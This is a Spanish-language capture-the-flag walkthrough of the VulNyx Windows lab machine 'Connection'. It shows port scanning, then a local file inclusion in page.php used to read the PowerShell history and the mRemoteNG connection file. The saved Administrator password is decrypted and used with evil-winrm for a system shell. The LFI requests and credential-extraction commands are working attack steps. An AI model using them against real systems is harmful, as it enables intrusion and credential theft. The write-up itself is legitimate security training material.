VulNyx - Connection
Information
Connection es una máquina Windows de dificultad difícil de la plataforma VulNyx, fue creada por el usuario d4t4s3c y funciona correctamente en el hipervisor VirtualBox.
Enumeration
Nmap
TCP
root@kali:~ ❯ nmap -n -Pn -sS -p- --min-rate 5000 192.168.1.41
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-25 11:54 +0200
Nmap scan report for 192.168.1.41
Host is up (0.00025s latency).
Not shown: 65522 closed tcp ports (reset)
PORT      STATE SERVICE
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
5985/tcp  open  wsman
47001/tcp open  winrm
49664/tcp open  unknown
49665/tcp open  unknown
49666/tcp open  unknown
49667/tcp open  unknown
49668/tcp open  unknown
49669/tcp open  unknown
49670/tcp open  unknown
root@kali:~ ❯ nmap -sVC -p80,135,139,445,5985,47001,49664,49665,49666,49667,49668,49669,49670 192.168.1.41
Starting Nmap 7.99 ( https://nmap.org ) at 2026-09-25 11:55 +0200
Nmap scan report for 192.168.1.41
Host is up (0.00036s latency).

PORT      STATE SERVICE       VERSION
80/tcp    open  http          Apache httpd 2.4.58 ((Win64) OpenSSL/3.1.3 PHP/8.2.12)
|_http-server-header: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
| http-methods:
|_  Potentially risky methods: TRACE
|_http-title: Everest
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49664/tcp open  msrpc         Microsoft Windows RPC
49665/tcp open  msrpc         Microsoft Windows RPC
49666/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49668/tcp open  msrpc         Microsoft Windows RPC
49669/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 08:00:27:CC:DC:81 (Oracle VirtualBox virtual NIC)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: 8h59m59s
|_nbstat: NetBIOS name: CONNECTION, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:cc:dc:81 (Oracle VirtualBox virtual NIC)
| smb2-security-mode:
|   3.1.1:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2026-09-25T18:56:51
|_  start_date: N/A
Shell (nt authority\system)
445/TCP (SMB)
Basic Enumeration
root@kali:~ ❯ netexec smb 192.168.1.41
SMB   192.168.1.41   445   CONNECTION   [*] Windows 10 / Server 2019 Build 17763 x64 (name:CONNECTION) (domain:Connection) (signing:False) (SMBv1:None)
Shares
Null Session
root@kali:~ ❯ smbclient -NL //192.168.1.41
session setup failed: NT_STATUS_ACCESS_DENIED

root@kali:~ ❯ smbmap --no-banner -H 192.168.1.41 -u '' -p ''
[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 0 authenticated session(s)
[!] Something weird happened on (192.168.1.41) Error occurs while reading from remote(104) on line 1015
[*] Closed 1 connections

root@kali:~ ❯ netexec smb 192.168.1.41 -u '' -p '' --shares
SMB   192.168.1.41   445   CONNECTION   [*] Windows 10 / Server 2019 Build 17763 x64 (name:CONNECTION) (domain:Connection) (signing:False) (SMBv1:None)
SMB   192.168.1.41   445   CONNECTION   [-] Connection\: STATUS_ACCESS_DENIED
SMB   192.168.1.41   445   CONNECTION   [-] Error enumerating shares: Error occurs while reading from remote(104)
RPC
Null Session
root@kali:~ ❯ rpcclient -NU "" 192.168.1.41 -c "srvinfo"
Cannot connect to server.  Error was NT_STATUS_ACCESS_DENIED
80/TCP (HTTP)
Tech Stack
root@kali:~ ❯ curl -I "http://192.168.1.41/"
HTTP/1.1 200 OK
Date: Fri, 25 Sep 2026 19:03:22 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
Last-Modified: Sat, 12 Sep 2026 20:21:23 GMT
ETag: "4e14-65b4ef1e1676a"
Accept-Ranges: bytes
Content-Length: 19988
Content-Type: text/html
Site


En la navbar, page.php carga diferentes páginas a través de un parámetro.
Local File Inclusion (LFI)
Interesting Files
Mediante el LFI es posible leer el archivo c:\windows\system32\drivers\etc\hosts.
root@kali:~ ❯ curl -sX GET "http://192.168.1.41/page.php?section=c:\windows\system32\drivers\etc\hosts"
# Copyright (c) 1993-2009 Microsoft Corp.
#
# This is a sample HOSTS file used by Microsoft TCP/IP for Windows.
#
# This file contains the mappings of IP addresses to host names. Each
# entry should be kept on an individual line. The IP address should
# be placed in the first column followed by the corresponding host name.
# The IP address and the host name should be separated by at least one
# space.
#
# Additionally, comments (such as these) may be inserted on individual
# lines or following the machine name denoted by a '#' symbol.
#
# For example:
#
#      102.54.94.97     rhino.acme.com          # source server
#       38.25.63.10     x.acme.com              # x client host

# localhost name resolution is handled within DNS itself.
#	127.0.0.1       localhost
#	::1             localhost
También consigo leer el archivo de historial de PowerShell.
root@kali:~ ❯ curl -sX GET "http://192.168.1.41/page.php?section=c:\users\administrator\appdata\roaming\microsoft\windows\powershell\psreadline\consolehost_history.txt"
whoami
ipconfig
cd C:\Users\Administrator\Desktop\
msiexec.exe /i ".\mRemoteNG-Installer-1.76.20.24615.msi"
Remove-Item ".\mRemoteNG-Installer-1.76.20.24615.msi" -Force
Restart-Computer -Force
Al ver que tiene instalado mRemoteNG, accedo al archivo de configuración de las conexiones guardadas y obtengo credenciales.

root@kali:~/mremoteng-decrypt ❯ curl -sX GET "http://192.168.1.41/page.php?section=c:\users\administrator\appdata\roaming\mremoteng\confcons.xml" | tee confcons.xml
<?xml version="1.0" encoding="utf-8"?>
<mrng:Connections xmlns:mrng="http://mremoteng.org" Name="Connections" Export="false" EncryptionEngine="AES" BlockCipherMode="GCM" KdfIterations="1000" FullFileEncryption="false" Protected="8+5imhIdYe45P+0M7ZrbhQfqU59LAvYx8D0d9foESM8StKPKRijjw4nYCuRohN9jYo4Nwi6btLdfGudBN9vVt3o+" ConfVersion="2.6">
    <Node Name="administrator" Type="Connection" Descr="WinRM" Icon="mRemoteNG" Panel="General" Id="674cbfd1-acb0-4965-806f-24cc11695798" Username="administrator" Domain="connection.nyx" Password="RUQ0nzfeIV11g9eDodO74bdInTIu3LE0OAn3P+tWkNKEoAJWViqGx1us4kMsy4JmmY37UlrxPREoaYlTT+JY4YCnTlogYypQ" Hostname="10.10.10.8" Protocol="IntApp" PuttySession="Default Settings" Port="5985" ConnectToConsole="false" UseCredSsp="true" RenderingEngine="IE" ICAEncryptionStrength="EncrBasic" RDPAuthenticationLevel="NoAuth" RDPMinutesToIdleTimeout="0" RDPAlertIdleTimeout="false" LoadBalanceInfo="" Colors="Colors16Bit" Resolution="FitToWindow" AutomaticResize="true" DisplayWallpaper="false" DisplayThemes="false" EnableFontSmoothing="false" EnableDesktopComposition="false" CacheBitmaps="false" RedirectDiskDrives="false" RedirectPorts="false" RedirectPrinters="false" RedirectSmartCards="false" RedirectSound="DoNotPlay" SoundQuality="Dynamic" RedirectKeys="false" Connected="false" PreExtApp="" PostExtApp="" MacAddress="" UserField="" ExtApp="" VNCCompression="CompNone" VNCEncoding="EncHextile" VNCAuthMode="AuthVNC" VNCProxyType="ProxyNone" VNCProxyIP="" VNCProxyPort="0" VNCProxyUsername="" VNCProxyPassword="" VNCColors="ColNormal" VNCSmartSizeMode="SmartSAspect" VNCViewOnly="false" RDGatewayUsageMethod="Never" RDGatewayHostname="" RDGatewayUseConnectionCredentials="Yes" RDGatewayUsername="" RDGatewayPassword="" RDGatewayDomain="" InheritCacheBitmaps="false" InheritColors="false" InheritDescription="false" InheritDisplayThemes="false" InheritDisplayWallpaper="false" InheritEnableFontSmoothing="false" InheritEnableDesktopComposition="false" InheritDomain="false" InheritIcon="false" InheritPanel="false" InheritPassword="false" InheritPort="false" InheritProtocol="false" InheritPuttySession="false" InheritRedirectDiskDrives="false" InheritRedirectKeys="false" InheritRedirectPorts="false" InheritRedirectPrinters="false" InheritRedirectSmartCards="false" InheritRedirectSound="false" InheritSoundQuality="false" InheritResolution="false" InheritAutomaticResize="false" InheritUseConsoleSession="false" InheritUseCredSsp="false" InheritRenderingEngine="false" InheritUsername="false" InheritICAEncryptionStrength="false" InheritRDPAuthenticationLevel="false" InheritRDPMinutesToIdleTimeout="false" InheritRDPAlertIdleTimeout="false" InheritLoadBalanceInfo="false" InheritPreExtApp="false" InheritPostExtApp="false" InheritMacAddress="false" InheritUserField="false" InheritExtApp="false" InheritVNCCompression="false" InheritVNCEncoding="false" InheritVNCAuthMode="false" InheritVNCProxyType="false" InheritVNCProxyIP="false" InheritVNCProxyPort="false" InheritVNCProxyUsername="false" InheritVNCProxyPassword="false" InheritVNCColors="false" InheritVNCSmartSizeMode="false" InheritVNCViewOnly="false" InheritRDGatewayUsageMethod="false" InheritRDGatewayHostname="false" InheritRDGatewayUseConnectionCredentials="false" InheritRDGatewayUsername="false" InheritRDGatewayPassword="false" InheritRDGatewayDomain="false" />
</mrng:Connections>
mRemoteNG Decrypt
Con mremoteng-decrypt obtengo el password encriptado en texto plano.
root@kali:~ ❯ git clone https://github.com/kmahyyg/mremoteng-decrypt.git
Clonando en 'mremoteng-decrypt'...
remote: Enumerating objects: 58, done.
remote: Counting objects: 100% (10/10), done.
remote: Compressing objects: 100% (8/8), done.
remote: Total 58 (delta 3), reused 6 (delta 2), pack-reused 48 (from 1)
Recibiendo objetos: 100% (58/58), 28.04 KiB | 7.01 MiB/s, listo.
Resolviendo deltas: 100% (11/11), listo.

root@kali:~ ❯ cd mremoteng-decrypt

root@kali:~/mremoteng-decrypt ❯ grep -oP 'Password=".*?"' confcons.xml | head -n 1
Password="RUQ0nzfeIV11g9eDodO74bdInTIu3LE0OAn3P+tWkNKEoAJWViqGx1us4kMsy4JmmY37UlrxPREoaYlTT+JY4YCnTlogYypQ"

root@kali:~/mremoteng-decrypt ❯ python3 mremoteng_decrypt.py -s 'RUQ0nzfeIV11g9eDodO74bdInTIu3LE0OAn3P+tWkNKEoAJWViqGx1us4kMsy4JmmY37UlrxPREoaYlTT+JY4YCnTlogYypQ'
Password: TheConnectionPassword123
Check Credentials
Valido las credenciales tanto por SMB como por WinRM.
root@kali:~ ❯ netexec smb 192.168.1.41 -u 'administrator' -p 'TheConnectionPassword123'
SMB         192.168.1.41    445    CONNECTION       [*] Windows 10 / Server 2019 Build 17763 x64 (name:CONNECTION) (domain:Connection) (signing:False) (SMBv1:None)
SMB         192.168.1.41    445    CONNECTION       [+] Connection\administrator:TheConnectionPassword123 (Pwn3d!)

root@kali:~ ❯ netexec winrm 192.168.1.41 -u 'administrator' -p 'TheConnectionPassword123'
WINRM       192.168.1.41    5985   CONNECTION       [*] Windows 10 / Server 2019 Build 17763 (name:CONNECTION) (domain:Connection)
WINRM       192.168.1.41    5985   CONNECTION       [+] Connection\administrator:TheConnectionPassword123 (Pwn3d!)
5985/TCP (SMB)
Connect
Accedo al sistema con las credenciales obtenidas como usuario administrator.
root@kali:~ ❯ evil-winrm -i 192.168.1.41 -u 'administrator' -p 'TheConnectionPassword123'

Evil-WinRM shell v3.9

Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami ; hostname
connection\administrator
Connection
Flags
Ya como usuario administrator puedo leer las flags user.txt y root.txt.
*Evil-WinRM* PS C:\> Get-ChildItem -Path C:\Users\ -Recurse -Include user.txt,root.txt | Get-Content
6b7*****************************
b91*****************************
Hasta aquí la resolución de la máquina Connection de VulNyx.
Happy Hacking! 🙂